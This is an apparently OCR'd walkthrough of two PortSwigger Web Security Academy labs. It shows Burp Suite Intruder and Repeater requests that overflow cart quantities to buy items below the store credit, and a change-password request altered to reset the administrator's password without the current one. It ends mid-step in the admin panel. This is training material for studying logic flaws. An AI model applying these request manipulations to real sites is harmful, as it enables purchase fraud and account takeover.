in Intruder go to sub-tab Position and change the quantity to 99


Burp Suite Community Edition v2024.8.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
1 × 2 × +
Positions Payloads Resource pool Settings
Start attack
Add §
Clear §
Auto §
Refresh
Search
0 highlights
Clear
0 payload positions
Length: 848

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a8a00c20349303585d91cdc006900a1.web-security-academy.net

☑ Update Host header to match target


```
POST /cart HTTP/2
Host: 0a8a00c20349303585d91cdc006900a1.web-security-academy.net
Cookie: session=VH4UBuguZ56dLKV1buiD2RbxNoMgbw8b
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: https://0a8a00c20349303585d91cdc006900a1.web-security-academy.net
Referer: https://0a8a00c20349303585d91cdc006900a1.web-security-academy.net/product?productId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

productId=1&redir=PRODUCT&quantity=99
```

change quantity to 99

in Payloads , set payload type to “Null payload “

add 323 value in Generate box


Burp Suite Community Edition v2024.8.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 × 2 × +
Positions Payloads Resource pool Settings
Add
Edit
Remove
Up
Down
Enabled
Rule

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload ty

Payload set: 1 Payload count: 323

Payload type: Null payloads Request count: 0

set payload typr "Null"

Payload settings [Null payloads]

This payload type generates payloads whose value is an empty string. With no payload markers configured, this can be used to repeatedly issue the base request unmodified.

● Generate 323 payloads

○ Continue indefinitely

add 323 to payloads value

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.


Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#

in Resource pool , create new resource pool and add “1” value in maximum concurent requests option

click on Attack


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 × 2 × +
Positions Payloads Resource pool Settings

Resource pool

Specify the resource pool in which the attack will be run. Resource pools are used to manage the usage of system resources across multiple tasks.

○ Use existing resource pool

Selected	Resource pool	Concurrent requests	Request delay	Random delay
●	Default resource pool	10		

● Create new resource pool

Name: Custom resource pool 1

☑ Maximum concurrent requests: 1

□ Delay between requests: milliseconds

○ Fixed

○ With random variations

○ Increase delay in increments of milliseconds

□ Automatic throttling

☑ 429

□ 503


□ Other

After completion of attack

go to cart page and notice the price and quantity of items

now send it to Repeater

add multiple products&quantity parameters in the Request body and click send


Burp Suite Community Edition v2024.8.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 × +
Send
Cancel
Follow redirection

Target: https://0a8a00c20349303585d91cdc0

Request


```
POST /cart HTTP/2
Host: 0a8a00c20349303585d91cdc006900a1.web-security-academy.net
Cookie: session=VH4UBuguZ56dLKV1buiD2RbxNoMgbw8b
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image
/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 507
Origin: https://0a8a00c20349303585d91cdc006900a1.web-security-academy.net
Referer:
https://0a8a00c20349303585d91cdc006900a1.web-security-academy.net/product?productId=1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

productId=1&redir=PRODUCT&quantity=99
productId=14&redir=PRODUCT&quantity=99
productId=3&redir=PRODUCT&quantity=99
productId=4&redir=PRODUCT&quantity=99
productId=5&redir=PRODUCT&quantity=99
productId=6&redir=PRODUCT&quantity=99
productId=1&redir=PRODUCT&quantity=99
productId=14&redir=PRODUCT&quantity=99
productId=3&redir=PRODUCT&quantity=99
productId=2&redir=PRODUCT&quantity=99
productId=4&redir=PRODUCT&quantity=99
productId=5&redir=PRODUCT&quantity=99
productId=6&redir=PRODUCT&quantity=99
```

Response

```
HTTP/2 302 Found
Location: /product?productId=1
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

watch price and send the request until price get fixed :



Store credit:
$100.00


Cart

Name	Price	Quantity	
Lightweight "l33t" Leather Jacket	$1337.00	- 32072 +	Remove
ZZZZZZ Bed - Your New Home Office	$24.20	- 1783 +	Remove
BURP Protection	$93.06	- 298 +	Remove

Coupon:
Add coupon
Apply

Total: $1471.52

Place order



Store credit: $100.00

Cart

Name	Price	Quantity
Lightweight "l33t" Leather Jacket	$1337.00	32071
ZZZZZZ Bed - Your New Home Office	$24.20	1781
BURP Protection	$93.06	298

Total: $86.12

After Price decrease to 100$, place order .

Lab Solved .!!

Lab : 6 Weak Isolation on dual-use endpoint


Log in with provided credentials :

Username : wiener

Password : peter

got a change password option

write current password and new password



Lab: Weak isolation on du | Weak isolation on dual-us

https://0a5e001a04d6a6309bb0363500d600dc.web-security-academy.net/my-account?id=wiener

Weak isolation on dual-use endpoint

Back to lab description

LAB Not solved

Home | My account | Log out

My Account

Your username is: wiener

Email:

Username: wiener


Current password: ••••

New password: •••

Confirm new password: •••

change the password and go to burp suite

capture the request and send it to Repeater


Burp Suite Community Edition v2024.8.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 × 2 × 3 × 4 × +
Send
Cancel
Target: https://0a5e001a04d6a6309bb0363500d600dc.web-security-academ
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Response headers

```
POST /my-account/change-password HTTP/2
Host: 0a5e001a04d6a6309bb0363500d600dc.web-security-academy.net
Cookie: session=Vqq9R7E6v0OTuhYJLaEL73Sv21vqBzn9
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image
/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
Origin: https://0a5e001a04d6a6309bb0363500d600dc.web-security-academy.net
Referer:
https://0a5e001a04d6a6309bb0363500d600dc.web-security-academy.net/my-account?id=wiener
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

csrf=791B4nkp9xXtrjHrqcXc6SrCTPc6nR[illegible]c&username=administrator&new-password-1=1234&
new-password-2=1234
```

change the user name with "administrator" and
remove the "current Password " and send it

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2627

<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
        <link href=/resources/css/labs.css rel=stylesheet>
        <title>
            Weak isolation on dual-use endpoint
        </title>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js">
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-container>
                        <h2>
                            Weak isolation on dual-use endpoint
                        </h2>
                        <a class=link-back href='
                        https://portswigger.net/web-security/logic-flaws/examples/lab
                        -logic-flaws-weak-isolation-on-dual-use-endpoint'>
                            Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
                            <svg version=1.1 id=Layer_1 xmlns='
                            http://www.w3.org/2000/svg' xmlns:xlink='
                            http://www.w3.org/1999/xlink' x=0px y=0px viewBox='0 0
                            28 30' enable-background='new 0 0 28 30' xml:space=
                            preserve title=back-arrow>
                                <g>
                                    <polygon points='1.4,0 0,1.2 12.6,15 0,28.8
                                    1.4,30 15.1,15'>
                                    </polygon>
                                    <polygon points='14.3,0 12.9,1.2 25.6,15
                                    12.9,28.8 14.3,30 28,15'>
                                    </polygon>
                                </g>
```

In Repeater Request body parameter change the user name to “administrator”

remove the “current password “ option and send request

Administrator password changed Successfully


login with administrator account and navigate the admin panel

capture admin panel HTTP request in burp

send it to repeater

in Repeater Forward the Request and navigate the Response body

